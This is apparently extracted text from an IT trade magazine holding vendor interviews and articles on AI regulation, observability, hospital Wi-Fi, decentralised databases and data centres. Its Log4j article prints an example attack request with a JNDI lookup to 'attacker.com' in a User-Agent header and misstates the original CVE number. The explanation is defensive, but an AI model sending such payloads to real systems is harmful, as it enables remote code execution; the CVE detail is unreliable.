organisations need to pay careful attention to the data aspects of AI. If third party datasets are used, or if third parties are otherwise involved, then due diligence is required to understand the data (its provenance, how it was collected, any processing or editing of that data etc.). Keeping a written record of steps taken with regard to data is also vital, particularly so that any issues identified later can be traced back to any problems with the data.

Many high-profile technologists believe that AI needs to be regulated, or subject to stricter governance, but opponents of that stance believe that will only serve to stifle innovation and creativity. What is your view on the role of governance in AI - and do you believe that better governance would mitigate data risks in AI? It's important, first, to dispel the misconception that AI is not currently regulated – it is. Whilst there may not be much AI-specific regulation currently in force, existing regulation can still apply to AI.

For example, equality legislation is likely to apply to discriminatory decisions taken by an AI model and the GDPR (as noted above) applies to automated decision-making. Sector-specific regulation –



for example, rules about how financial institutions deal with consumers – is also likely to apply to AI.

That said, there are persuasive arguments for adopting regulation which specifically targets AI use (the EU's forthcoming AI Act being a good example).

For example, the general regulation noted above may not easily apply to AI (e.g. is an AI model a "product" for the purposes of product liability law?) and some of that regulation is intended to deal with the impact of AI having gone wrong (e.g. equality legislation), whereas AI-specific regulation may be more effective at preventing the harm in the first place.

I support AI-specific regulation, principally because we're dealing with a novel form of technology which has the ability to act autonomously and cause harm. This is in circumstances in which humans may have a limited understanding of how the technology even operates.

With AI adoption increasing exponentially, I think regulation plays a vital part in ensuring that AI is developed and deployed safely. That said, it's important to strike the right balance between protecting consumers and encouraging innovation. If we over-regulate, then we risk missing out on the opportunities that AI can generate

Governance, in my view, is the most important concept for organisations developing or using AI. Governance encompasses regulatory compliance, but it goes further than that.

It's about organisations having the right structures, policies and processes in place to ensure that they're

We have seen bias in AI models cause discrimination in highprofile cases, including in the UK and US." in control of the development or deployment of their AI (including the data aspects around AI noted above) and that, for example, if things go wrong, they can act in the right way to mitigate any harm.

Can you provide our readers with an overview of your role and the Simmons & Simmons AI Group?

I am a member of the AI Group at Simmons & Simmons, which is led by Partner, Minesh Tanna, and comprises over 50 lawyers and non-lawyers from across our business, including data scientists from our Wavelength offering.

I provide particular input from an insurance angle as Head of Insurance – Middle East & Africa.

Our AI Group's work includes producing know-how on AI legal, regulatory and ethical issues (for example, our "stay smart" bulletin), leading ground-breaking projects (for example, we recently advised on the world's first AI Explainability Statement to receive input from a regulator) and contributing to policy developments.

We also increasingly advise clients on the legal risks relating to AI – whether from forthcoming regulation or in a transactional context.

This includes developers of AI (for example, we have advised the world's leading developers of facial recognition technology) to users of AI (which includes financial institutions and healthcare clients). 21

CISCO APPDYNAMICS

OPEN TO CHANGE

Joe Byrne, Executive CTO at Cisco AppDynamics outlines how OpenTelemetry is changing IT departments and enabling them to embark on their journey to full-stack observability.

he emergence of OpenTelemetry is a major opportunity for businesses of all sizes, giving them visibility into availability and performance across every single technical element of their IT environment.

OpenTelemetry is a vendoragnostic and portable standard for metrics, events, logs, and traces (MELT), that turns the collection of telemetry into a commodity.

Rather than having to deploy agents to monitor availability and performance, once applications are deployed in production, developers can now also code health and performance telemetry data collection into their application to generate even more precise data once running in production.

The advantages for the organisations are considerable. OpenTelemetry is the standard that unlocks 360-degree visibility into any IT environment and, when combined with advanced analytics, AI, and machine learning, it unlocks the potential of full-stack observability.

Suddenly, with OpenTelemetry and advanced analytics, technologists can get realtime insights into performance right up and down the IT stack — compute, storage, network and public Internet — from customer-facing applications all the way to the back end. Organisations in all sectors have begun to see the importance of full and unified visibility into IT availability and performance across their technology environments.

They have come to realise that this is the only way to address the soaring levels of complexity that their IT departments are encountering across an ever more dynamic and fragmented IT estate.

Technologists are aware that today's customers have zero tolerance for poor digital experience. IT leaders know that a single slip-up in performance delivery could lead a customer to switch to an alternative brand and likely never return.

As a result, full-stack observability has become a business-critical priority for organisations. The latest AppDynamics report, The Journey to Observability, revealed that more than half of the businesses surveyed have already begun their transition to full-stack observability.

And 36% plan to do so in the next 12 months. Meaning that, 90% of organisations will be somewhere along their journey to full-stack observability in 2022.

OpenTelemetry is set to play a massive role in accelerating this transition to full-stack observability over the next 12 months and beyond, providing a straightforward, cost-effective way for technologists to generate greater visibility into their IT environments.

But not only can OpenTelemetry transform the way organisations optimise IT performance and deliver seamless digital experiences, it can also transform the way IT departments themselves operate.

Here are three of such changes:

1. Development team concern about production times

To date, the critical focus for development teams was to build functionality within the given application as intuitive, engaging, and easy to use as possible.

But OpenTelemetry often calls on them to integrate code to deliver critical telemetry data on performance in a live production environment.

This is a significant shift in developers' responsibilities, and requires that they take a broader approach, ensuring new applications and digital services have the capabilities to consistently and accurately collect the required information.

2. Teams can choose the tools they need

OpenTelemetry gives individual teams (whether they be ITOps,



CloudOps or SRE) more freedom to choose the tools they want to use when managing availability and performance while working from the same telemetry data.

OpenTelemetry prevents vendor lock-in and delivers data freedom, to be duplicated and sent to multiple places at once. So, data can go to specific open-source tools such as Jaeger for some teams, as well as to enterprise-grade observability solutions such as AppDynamics for others.

Teams can pick the best tool for their own specific requirements in an easy, flexible, cost-effective way, and are no longer restricted to monitoring tools that may not provide the visibility required for a given project.

3. The processing and correlation of OpenTelemetry data

OpenTelemetry can collect data from right across the IT stack,

but it doesn't group data together and deliver more holistic insights into availability and performance issues and causes.

So, for IT departments to reap the benefits of OpenTelemetry, they must find a way to consume and process the raw telemetry data and correlate it with other sources to gain business-focused insights and take prioritised actions.

However, most organisations will continue to deploy agentdriven observability to monitor and optimise performance on mission-critical applications. Today, these solutions provide deeper insight than OpenTelemetry can for now.

Technologists are aware that today's customers have zero tolerance for poor digital experience." Also, whereas OpenTelemetry is focused purely on the tech domain, the best full-stack observability solutions provide real-time insights at a user and business level, enabling technologists to make decisions and prioritise actions based on customer and business impacts.

So, IT departments must ensure they have the right fullstack observability platform in place to integrate the vast volumes of OpenTelemetry data they will be generating, and to provide the advanced analytics required to make businessfocused decisions.

OpenTelemetry is essential to accelerate the journey to full-stack observability

According to our recent research, 85% of technologists believe 2022 will be a pivotal year in their journey towards full-stack observability.

They know they must continue to expand their monitoring capabilities over the next 12 months in order to generate greater visibility across their IT estate, particularly within microservices, container and serverless environments.

OpenTelemetry is now key to accelerating this shift towards full-stack observability, providing a level of visibility into the IT estate that simply has not been viable for most organisations until now.

Those IT departments that can successfully integrate OpenTelemetry into their observability strategies have a unique opportunity to deliver game-changing impact for their organisations. and 23



ARUBA, A HEWLETT PACKARD ENTERPRISE COMPANY

WORLD CLASS NETWORK

CNME Editor Mark Forker spoke to **Abid Shah**, CIO at Saudi German Health UAE, and **Jacob Chacko**, Regional Director – Middle East, Saudi & South Africa at Aruba, a Hewlett Packard Enterprise company to find out how their 'perfect partnership' is driving new innovation in the healthcare space.

audi German Health UAE is a beacon of excellence and professionalism when it comes to healthcare across the Middle East. It is a premium brand, that has earned a reputation for its commitment to the health and wellbeing of the community and people it serves, by caring like a family. In the UAE, it has

hospitals in Dubai, Ajman, Sharjah, clinics in Jumeriah, Damac Hills and Damac Hills 2, with further facilities being added with a Centre of Excellence opening soon in Dubai and a hospital in Mirdiff.

However, to be able to consistently deliver a standard of healthcare that is unrivalled in the region, then you need to partner with best-in-class companies. Aruba, a Hewlett Packard Enterprise company is an entity that certainly can be branded in that sort of category, so their partnership is what some may describe as the 'perfect match'.

In a bid to find out more about their collaboration, CNME conducted a candid interview with the two key figures at the centre of this partnership – Saudi German CIO Abid Shah and Jacob



Chacko, Regional Director at Aruba, a Hewlett Packard Enterprise company.

Chacko kickstarted the interview by declaring it was a pleasure for his company to be associated with Saudi German Hospital - and outlined the role his company played in terms of helping them accelerate their digital transformation journey following the onset of the COVID-19 pandemic, emphasizing the importance of network connectivity.

"We understood that the healthcare industry is somewhere that you need to deliver personalized patient care at the edge. To do this, quite simply you need to have a network that does not go down under any circumstances. When we entered this partnership together the initial thought process was how do we take Aruba's Edge Services platform architecture across to Saudi German Hospital? Our architecture is built on four pillars - and those four pillars are; connect, protect, analyse, and act. To translate that to Saudi German Hospital then the task was to connect every single device irrespective of what the device is, it could be an IoT device, or a laptop, or anything really, but the job then becomes how do we protect all those devices," said Chacko.

Chacko added that a key objective for them was to equip Abid's IT team with the tools they need to identify or project potential issues in the network.



"A big challenge for us was determining how do we give Abid and his team the insights they need using AIOPs to predict problems in the network? What actions can they take at the click of a button to solve the problem? When vou're talking about Wi-Fi infrastructure there are a lot of factors that affect it, and when it fails, you hear very similar pain points and stories. However, what you need to do is really pinpoint the areas that you need to work on, and that's exactly what Aruba's Edge Services platform infrastructure is

Our architecture is built on four pillars – and those four pillars are; connect, protect, analyse, and act." doing for Saudi German Hospital," said Chacko.

When the COVID-19 pandemic crippled the global economy in March 2020, businesses were forced to adapt and rapidly transform overnight.

However, a big advantage for Saudi German Hospital according to their CIO Abid Shah, was the fact that the healthcare organization had already commenced on its digital transformation journey.

"What the COVID-19 pandemic did was really push technology services to the forefront – and it was absolutely critical for our business because we had patients that were remote, and we had staff working remotely, so we had to connect all our key personnel through the network. One of the key advantages we had at the onset of the pandemic was that we were already on a digital transformation journey, so we were wellequipped to continue to deliver the world-class services that we have become renowned for," said Shah.

Shah added that he believes that technology must be at the centre of your decision-making in the new digital economy which is driven by 'experiences' – and praised the strength of Aruba's high-performing network for enabling them to deliver a high-quality of service.

"Our primary objective during our transformation was to maintain the worldclass service we deliver.



I believe that technology is at the very heart of the world-class service that we have been providing all over the region. To be able to achieve this, you need a very strong, robust and reliable network to make sure that all your medical devices are connected, and your applications are connected, because top-class patient experience is fundamental for us. It's non-negotiable. Aruba's architecture supported the delivery of all these services - and we are confident that the high-performing network will also support our future requirements as we look to expand across the UAE and the rest of the Middle East," said Shah.

The Saudi German Health CIO also disclosed that with future-proof technology now on offer there are a lot of use-cases that they can adopt, and one of the key things they are looking for from their partnership with Aruba, a Hewlett Packard Enterprise company is the ability to innovate together.

It has been welldocumented by now that healthcare organizations are a huge target for cyberhackers – and we have seen the devastating impact ransomware attacks have had on the NHS in the UK, and the HSE in Ireland.

Shah acknowledges that cyberthreats are constantly evolving, ongoing and increasingly sophisticated, and reiterated the critical importance of network security, once again



highlighting the role played by Aruba, a Hewlett Packard Enterprise company.

"Network security is our top priority. We have invested heavily around security, and we are constantly engaged with a number of our partners in relation to our security model. One of the many benefits of partnering with Aruba, is we know that their network security is very strong, and we are actively having discussions in which we are looking at ways that we can enhance it. When it all comes down to it, what we are really trying to do is

Our primary objective during our transformation was to maintain that world-class service we deliver to our patients."

protect our patients' records and data. We are acutely aware of the fact that security risks are getting higher and the attackers behind them are more sophisticated, so it's an area of paramount importance to us," said Shah.

Aruba, a Hewlett Packard Enterprise company has always been a market leader and a great innovator when it comes to Wi-Fi technology, and WiFi6E has played a key role in empowering the infrastructure at Saudi German Health UAE.

Chacko believes Aruba's approach to Wi-Fi technology is key market differentiators – and said Aruba access points works as an 'IoT Gateway' that integrates with various use cases and bring business outcomes for customers.

"When you talk about new Wi-Fi technology, Aruba HPE has always led the charge in this regard. We were the first to launch the Wi-Fi 6E access points in the marketplace. However, the whole idea was how do we get all these endpoints and onboard them onto the network and work seamlessly? Something that really differentiates us from other vendors in the market is the fact that we don't build a Wi-Fi access point just for it to work as a Wi-Fi access point, no instead we treat that access point as a gateway to the IoT. If you examine the infrastructure at Saudi German Hospital, all those access points are

Wi-Fi 6E, and they have a built in Zigbee, Bluetooth and a provision to take a 3rdparty USB dongles. When you have all that capability built into the access point then the potential business outcomes really open up," said Chacko.

One of the business outcomes according to Chacko is nurse calling systems.

"We have a number of very close relationships with an ecosystem of healthcare solution providers, and our solutions integrating with them adds real value to Saudi German Hospital. If you are running a nurse calling system then it is critical that there is quality of service to be maintained on the network – and this what exactly can be done with a Wi-Fi 6E access point," said Chacko.

Chacko pointed out that other key capability of their Wi-Fi 6E access points is that each of them has a GPS built into them, which is an industry-first and the solution is called Open-Locate that will open up various location services use cases in different industry verticals.

Shah said the analytics that Open-Locate provides for them is another tool for them to improve the patient experience at Saudi German Hospital.

"Open-Locate will allow us to label all our departments, and you can map the entire hospital, which allows patients to navigate their way around much more effectively than in the past. What the technology also allows us to do is track where the patient has been, and see how long they've spent in each area. We can track the patient from when the very moment they ring up, or book through an application. Once they arrive, we can guide them on every step of the journey, and then we can look at their experience - it enables us to see how we can improve that experience in terms of their waiting times, and use the technology to improve our own processes and make us more efficient," said Shah.

The charismatic CIO of Saudi German Health added that he wanted a uniformed experience across all their facilities.

"We want the patient experience to be consistent and seamless throughout all our facilities. In the UAE, when our patients move from our Dubai hospital to Ajman, or Sharjah, we want them to have the same level of experience, and the Aruba platform will help us achieve that. We're applying the same concept to our health systems, which means our patients can access their files in any of our hospitals, or clinics. Our collaboration

One of the many benefits of partnering with Aruba HPE, is we know that their network is robust and the security is very strong." with Aruba and Megamind (our digital transformation group company) is so important to us, because it is also going to support our digital transformation going forward," said Shah.

Chacko concluded a wonderful wide-ranging discussion by highlighted the critical role its UXI censor plays in ensuring the security of its networks.

He likened the UXI censor to having a technician, or a network administrator working in the network 24/7.

"If you employ a human to perform security 24/7 then it is highly likely there will be human failure. However, the beauty of the UXI censor is the fact it is always on, and sits in the network 365 days of the year. It essentially emulates what a client would do. and when it identifies an issue then it immediately sends out a trigger. There is nothing down on the network as of yet, but there could possibly be a problem. The AI is letting an IT department know there is something not quite right on the network, and gives them the information they need to rectify it. It's going to be implemented in Saudi German Hospital very soon, and it'll have a big impact on their operational model. We have so many references from customers globally who absolutely love it and I'm confident Abid and his team will also love it," concluded Chacko. 🚥

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AIO NETWORKS

STOP THE BOTS

Amr Alashaal, Regional Vice President – Middle East at A10 Networks, highlights the security ramifications and impact that Log4j is having across the industry – and offers a remedy in terms of how enterprises can better protect themselves from Log4j and the Botnets!

f all the security issues that have appeared over the last few years, none has had the impact of the Log4j exploit. Also called the Log4Shell, it was reported to the developers, the Apache Software Foundation, on 24 November, 2021, by the Chinese tech giant Alibaba and it took two weeks to develop and release a fix. The existence of the Log4j exploit was first publicly published in a tweet by Chen Zhaojun, a cyber security researcher with the Alibaba Cloud Security team on December 9, 2021 and formally announced by the U.S. Institute of Standards (NIST) under identifier CVE-2021-44832 on December 10, 2021 with a followup reanalysis, CVE-2021-45046, published on December 14, 2021. The Apache Software Foundation gave the exploit the highest Common Vulnerability Scoring System severity rating of 10.



The exploit allowed cyber threat actors to mount remote code execution (RCE) attacks on the widely used Apache Log4j Java logging library.

An RCE exploit allows an attacker to run whatever code they please on a remote device. In the case of the Log4Shell vulnerability, which was particularly easy to exploit, successful execution allows the attacker to obtain full access to the computer.

What is Log4j?

Log4j is a subsystem for recording events such as error and status reports, an important component of modern applications.

Developed by the Apache Software Foundation, Log4j is



Don't be surprised when some major disruptions occur over the next few weeks and months, pointing at Log4j as the root cause."

a free, open-source software package (also referred to as "FOSS") written in Java. First released on January 8, 2001, the package became a foundational component of an extremely large number of projects due to its lightweight and easy to use characteristics.



How Does the Log4j Vulnerability Work?

The Log4j vulnerability is due to the use of the Java Naming and Directory Interface (JNDI), which allows additional Java objects from remote naming services during runtime execution.

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) were all vulnerable to Log4Shell. The first completely fixed Logj4 release was version 2.17.0, published on December 17, 2021.


To mount an attack, cyber threat actors send web servers specially crafted HTTP/HTTPS requests to log an event that includes a JNDI request in the header that might get logged as, for example, a user-agent string:

GET /subdir HTTP/1.1 Host: company.com User-Agent: \${jndi:ldap:// attacker.com/x

If the attacker is lucky, the server passes the user-agent string to Log4j to be logged. Log4j interprets the string and, finding a JNDI request, queries the specified LDAP server.

This is where the problem lies in vulnerable versions of Log4j because of inadequate verification and "cleaning" of the request. The LDAP server, which is controlled by the attacker, responds with directory data that contains the malicious Java object.

The data is received by the server and executed and the system gets compromised.



How Bad is the Log4j Exploit?

Some of the most notable services affected by the vulnerability included Cloudflare, iCloud, Minecraft: Java Edition, Steam, Tencent QQ, and Twitter.

Cloudflare's CEO, Matthew Prince, tweeted on December 11, "Earliest evidence we've found so far of #Log4J exploit is 2021-12-01 04:36:50 UTC. That suggests it was in the wild at least 9 days before publicly disclosed. However, don't see evidence of mass exploitation until after public disclosure."

Of course, after public disclosure, cyber threat actors swung into action. An article posted on the Google Security blog updated nine days after the Log4Shell vulnerability was announced, wrote that

"The ecosystem impact numbers for just log4jcore [the Apache Log4j Implementation], as of 19th December are over 17,000 packages affected, which is roughly 4 % of the ecosystem. 25% of affected packages have fixed versions available."

As the Google article pointed out, that was the proverbial "tip of the iceberg" because those packages were used by other packages resulting in over 35,000 Java packages being vulnerable.

The Google blog post also pointed out that "For greater than 80% of the packages, the vulnerability is more than one level deep, with a majority affected five levels down (and some as many as nine levels down).

These packages will require fixes throughout all parts of the tree, starting from the deepest dependencies first."

The reason Log4j became such a big deal was due to the enormous number and popularity of products that used the library; hundreds of millions of devices were, and many still are, affected as a consequence.

A contemporaneous article in The Guardian described the vulnerability as "a major threat to organisations around the world" and noted that it "may be the worst computer vulnerability discovered in years." Those assertions proved to be correct. In mid-December 2021 Glen Pendley, deputy chief technology officer at Tenable, commented, "[the Log4Shell vulnerability] ... is in a league above every other vulnerability we've seen in the last few decades.

It gives flaws like Heartbleed and Shellshock, a run for their money because of just how pervasive and devastating it is.

Everything across heavy industrial equipment, network servers, down to printers, and even your kid's Raspberry Pi is potentially affected by this flaw. Some affected systems may be on-premises, others may be hosted in the cloud, but no matter where they are, the flaw is likely to have an impact.

Cybercriminals are already rubbing their hands with glee as early signs of ransomware activity have started to emerge. The worst part is, we aren't even in the thick of it yet. Don't be surprised when some major disruptions occur over the next few weeks and months, pointing at Log4j as the root cause."

The bottom line is that the Log4Shell vulnerability is a systemic problem due to its appearance in tens of thousands of libraries used by thousands of programs. The resulting complexity makes fixing enterprise-class applications very difficult. A list of applications affected by Log4j can be found on GitHub.

Who's Using the Log4j Exploit and How?

Once the Log4j vulnerability was publicly announced, multiple cyber threat actors immediately began to use it. For example, starting on December 15, 2021, an Iranian statesponsored hacking group named Charming Kitten or APT35 launched multiple attacks against Israeli government and business sites trying to exploit the Log4j vulnerability.

While attacks using the Log4Shell vulnerability can be effective for state actors focused on specific politically targeted websites, the really dangerous use of the exploit is when botnets perform large scale scanning for vulnerable sites to create crypto mining and DDoS platforms.

Given that there are still millions of unpatched sites using out of date Log4j code, it's fertile ground for hackers.

As early as December 2021, security researchers identified Mirai botnets adopting the Log4j vulnerability to suborn IoT devices including IP cameras, smart TVs, network switches, and routers.

Since then two botnets, Elknot (also known as the BillGates trojan) and the Gafgyt (AKA BASHLITE), have also been detected using the Log4j exploit.



Once the Log4j vulnerability was publicly announced, multiple cyber threat actors immediately began to use it."

A relatively new malware named B1txor20 by researchers at Qihoo 360's Network Security Research Lab also exploits the Log4j vulnerability.

The malware, which deploys backdoors, SOCKS5 proxy, malware downloading, data theft, arbitrary command execution, and rootkit installing functionality was first identified in March of 2022 and attacks Linux ARM, X64 CPU architecture devices.

Using the Log4j exploit, the malware infects new hosts and uses DNS tunneling to receive instructions and exfiltrate data to and from the botnet's command and control servers. Fortunately, B1txor20 has non-functional features and is buggy but, of course, the cyber threat actors behind the malware are expected to fix and improve the software.

How to Prevent Log4j Exploits

There are four ways that enterprise cyber security teams can prevent Log4j exploits in vulnerable systems:

- Upgrade or disable Log4j libraries. As noted earlier, fixing enterprise-scale applications while minimising service downtime can be an engineering nightmare.
- Deploy a web application firewall (WAF) to filter out unauthorised sources and content such as JNDI requests from unknown IP addresses.
- Disable JNDI lookups.
- Disable the loading of remote Java objects.

INERY

ENDLESS POSSIBILITES

Dr Naveen Singh, the CEO and Co-founder of Inery believes that the decentralisation of data creates endless possibilities for how businesses control their data in an exclusive interview with CNME Editor Mark Forker.

an you give our readers a detailed overview of your company – and what gap existed in the IT industry that inspired the company to be formed?

Inery is the first-ever decentralised DBM and a layer-1 blockchain solution. Our vision is to create a new paradigm for data by integrating blockchain functionalities, like decentralisation, immutability, user-controlled assets, and security, with distributed database management properties like CRUD, low network latency, and complex query searches.

We also envision enabling cross-chain interoperability for secure, seamless transactions across chains.

Currently, there are only centralised or partially centralised database solutions. Even blockchains, DeFis, NFTs, all depend on these solutions. Which leaves a huge gap to be filled. And that's where Inery comes in.

Inery's decentralised infrastructure for database management, IneryDB, is the first-ever fully decentralised DBMS. So, while providing a bridge between Web2 and Web3, it also gives users access to a decentralised database.

What this means is that everyone is in control of their own data. No single entity can access or manipulate a user's data in a fully decentralised DBMS. Because the data is stored on multiple nodes – and it is encrypted using cryptographic keys, it's impossible for hackers to gain access to all the servers.

Companies like Dataiku and Alteryx have claimed that they are on a mission to 'democratise data' and a fundamental way to do that according to them is to make your data centralised. However, your USP is to move data from centralised to decentralised infrastructure. What are the key benefits of this for enterprises that adopt such an approach - and why are you such strong advocates of decentralisation?

If the recent breaches are anything to go by, then it should be clear that most of the data-related problems are because of centralisation. IneryDB leverages blockchain functionalities to render decentralisation, security, and immutability.

Enterprises that go the decentralised way eliminates a single point of failure.

This is because the data is distributed across multiple nodes. So, when one node is down or fails, users can still access their data.

There is also unparalleled security in decentralised database infrastructure. For instance, IneryDB, the decentralised DBMS, leverages cryptographic methods to ensure data privacy and security. The data can only be accessed by someone with the private keys.

Furthermore, the data is immutable– once stored on the blockchain, it can't be manipulated or tampered with. The data becomes resilient to give it more accountability.

We can also talk about scalability, where decentralising databases allows enterprises to scale up as the amount of data streaming in and out increases.

Users have a say in how their data is used and who can access it. The possibilities are endless.



The Metaverse is beginning to gather momentum and more and more businesses are investing in it. It's expected to generate huge quantities of user data and user-generated content streaming. We know conventional storage is not fit for purpose in terms of serving the Metaverse space, so businesses really need secure and accessible data centres. How does your security offering differ to those promoting centralised data centres?

Centralised data centres have a single point of failure, among other bottlenecks. A single server compromise or failure renders the entire users' data vulnerable.

The data in decentralised storage is distributed across

several servers. We have integrated the storage capacity and computing power of independent devices to create a super-network. This super-network is capable of storing massive data copies.

The distribution lowers network latency and makes data retrieval easier and faster. We have utilised cryptographic functions and trustless transaction layers to enable users to transfer and store sensitive information without worrying about privacy or security breaches.

Enterprises that go the decentralised way eliminates a single point of failure."

Can you provide more information in terms of financing - have you received seed funding, or are you in the process of looking for investment in the company? Yes. We have raised approximately \$8 million through VCs and crowdsource funding. So now we are only open for strategic partnerships with venture capitals and investors via Inerv's token allocation, which is 2% of the total \$INR supply - and the equity and token allocation will be done in Series A, immediately after listing.

Can you provide us with more information in terms of your market presence in the Middle East – and what are your primary goals and objectives for the next 12 months for Inery Blockchain?

The Middle East countries, especially Saudi Arabia, are coming up as a hub for disruptive technology.

About our goals, we successfully released our first Public Testnet. This is an important milestone to our team and community. We will use the feedback we get from the public to make improvements as we make progress towards Inery Mainnet.

So, for the next 12 months, we will be working on Inery's decentralised database management solution–IneryDB.

We also intend to conduct Inery hackathons, develop and debug Web and Desktop GUI, and import existing nonrelational databases from other solutions into the IneryDB solution.



EQUINIX

DIGITAL LEADERS

Daniel Shepherd, Deputy Editor at CNME, spoke to **Kamel Al-Tawil**, Managing Director for the Middle East and North Africa at Equinix, to find out how their global infrastructure is empowering their customers to become 'digital leaders' in the experience economy.

an you outline to our readers how Equinix is leveraging its expertise and knowledge to help companies transition their operations to the cloud? Digital Transformation has been the engine of our accelerated growth for Equinix and our ten thousand plus customers globally.

Our customers are embarking on new business models, innovations, and expectations to become digital leaders. Equinix, which is one of the world's global digital infrastructure companies, has been deploying new physical infrastructure, applications, and technologies to fuel the growth of our customer's digital leadership.

Equinix has data centres which span across five continents, 27 countries and 66 metros. We have more than 250 data centres that act as global digital infrastructure to interconnect our customers infrastructure and help them in their digital transformation journey.

At the same time Equinix has been rolling out new technologies such as our Equinix Fabric which is our enterprise hybrid-cloud connectivity solution that allows our enterprise customers to build highly scalable digital infrastructures that fuel their digital growth.

We have also introduced the Equinix Metal, which is our bare metal-as-a-service solution, that allows our customers to deploy their global infrastructure swiftly.

This kind of service is very important now, especially with the global supply chain issues, so our customers are demanding faster infrastructure from us.

We know that across the region, many enterprises have struggled to adapt to the demands of cloud transformation, but in your expert opinion, why is that -



and what have been the main problems encountered by these businesses?

We all know that cloud transformation is a journey and for companies to adapt to this journey they need to have a smart cloud strategy that takes into consideration the key business driver and the key results they want out of cloud transformation.

From our experience there are three key pillars to cloud transformation. They need to have the right people and processes in place to enable cloud transformation, they need to have the right infrastructure to build highly scalable digital networks and they need a high level of security.

We are the world's global digital infrastructure company; we are the company that powers digital leaders globally." These three key pillars are interconnected, if anyone is missing then you will have issues building your cloud strategy.

Equinix, as a global leader in building digital infrastructure, will help our customers build their multi-cloud/hybrid-cloud strategy through adopting a highly interconnected global network ecosystem that is highly secure and scalable.

Can you tell us how organisations are achieving greater 'agility' and resilience from adopting hybrid infrastructure and integrating highly 'connected' ecosystems? We all know that cloud adoption is no longer optional, it is now about when and how you

plan to implement it. Digital transformation has been a key agenda for all decision makers and the pandemic made this point undoubtable.

If you have not transformed digital business in the last two years, most probably you're not in business anymore. For you to achieve digital infrastructure you need to adopt what we call a hybrid-cloud methodology that will allow you to consume innovations from various vendors and various clouds.

So today, hybrid cloud is the de facto infrastructure where most of the companies are adopting.

Equinix is a leader in the data centre space globally, and we know that in order to fuel the new Metaverse, traditional storage and capacity is not fit for purpose, how excited are you by the opportunities that are going to be created by the Metaverse? The Metaverse has conceptualised a new world where interactive technologies like virtual and augmented reality are really interacting to build this new interactive universe.

EQUINIX

We've seen a lot of companies like Microsoft, Amazon and Facebook putting huge investments towards creating this Metaverse which we believe is going to bridge the gap between the physical and the virtual realms.

For us to get a benefit out of this Metaverse you will need strong computing power, ultrafast networks and you need all this computing power to be in close proximity to the user to have a good experience in this virtual world.

Equinix is deploying data centres at the edge to help us bring the super-computing power into proximity with the user and allow the new leaders of the Metaverse to build highly scalable digital networks.

We believe you cannot build tomorrow's world using yesterday's IT." We believe you cannot build tomorrow's world using yesterday's IT.

As I stated in my previous question, Equinix is a global leader, but what do you think it is that ultimately differentiates you from your market rivals?

We are the world global digital infrastructure company; we are the company that powers digital leaders globally.

We have an ecosystem of more than ten thousand plus enterprises that are interconnected within our International Business Exchanges (IBX).

Our data centres go across the globe, we have 250 plus interconnected data centres, with more than 26 countries and 66 metros. So really this interconnected ecosystem is what differentiates Equinix from our competitors.

Adding to that, our portfolio of digital services like the digital Fabric, which is our enterprise hybrid-cloud infrastructure solution and our Equinix Metal, which is our bare metal-asa-service solution, that really helps set us apart from our competition.

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ARUBA BLOG

MAKING HISTORY

Dave Wright, Head of Global Wireless Policy, Office of the CTO at HPE, has penned an exclusive blog which highlights how Aruba continues to break new ground when it comes to Wi-Fi 6E following its historic achievements in Riyadh.

A Groundbreaking Wi-Fi 6E Demonstration

istory was made in Riyadh, Saudi Arabia on August 3, with the world's first public demonstration of Wi-Fi 6E Access Points operating in conjunction with an Automated Frequency Coordination (AFC) database.

Organised and hosted by the Communication and Information Technology Commission (CITC) of the Kingdom of Saudi Arabia, Aruba was honored to provide the APs and cloud management platform (Aruba Central) for the demonstration, while Federated Wireless, our partner, supplied the AFC system.

As a true, end-to-end validation of 6 GHz Standard Power operation coordinated via AFC, the event successfully demonstrated the following proof points:

 Federated AFC's protection of incumbent licensed Fixed Service (FS) microwave operations by limiting the transmit power available to Standard Power Wi-Fi access points located at the CITC headquarters facility in Riyadh

- Federated AFC's protection of Radio Astronomy Services (RAS) via the establishment of a simulated geographic exclusion zone for the specific frequency range in which they operate
- Aruba AP-655 Access Points determining their geolocation coordinates and providing this to the AFC system during the registration process
- Aruba AP-655 Access Points/Aruba Central, and the Federated AFC communicating using the Wi-Fi Alliance's AFC System to Device Interface (SDI) protocol specification,
- Aruba AP-655 Access Points/ Aruba Central selecting their 6 GHz operating channel and maximum transmit power levels in accordance with the Spectrum Inquiry Response message from the Federated AFC
- 4 AP-655s and 4 connected Wi-Fi 6E 2x2 client devices passing a total of almost



6 Gbps of data (~6 Gbps downstream and ~6 Gbps upstream) while operating on discrete 160 MHz wide channels – as an example of the type of capacity that opening the full 1200 MHz in the 6 GHz band enables for enterprises.

"This demo is another testimony to CITC's global leadership in digital technologies and is another step towards the realisation of CITC's strategy to become a data-driven digital regulator," said Mohammed AlSehali, Spectrum Allocation Expert with CITC.

"A key aspect of this strategy is to leverage intelligent database spectrum management systems to improve spectrum utilisation at large and particularly in the 6 GHz band, where standard power Wi-Fi 6E use through AFC has the potential to enable a wide range of industrial and commercial use cases, as well as significantly expand Wi-Fi 6E coverage, capacity, and adoption across the Kingdom," he continued.

Wi-Fi 6E Standard Power and AFC: The Culmination of Years of Work

One of the reasons that this CITC demonstration is so exciting is that it is a tangible manifestation of more than two years of collective effort by industry to operationalise the Standard Power and AFC framework that was initially laid out by the US FCC when it was the first regulator in the world to authorise 6 GHz unlicensed in April 2020.

While the FCC's LPI rules were all that was needed for the Wi-Fi industry to bring products to market almost immediately, the FCC charged industry stakeholders with working through some of the finer details on Standard Power and AFC operation and with developing the specifications and standards needed to operationalise the framework the FCC had laid out.

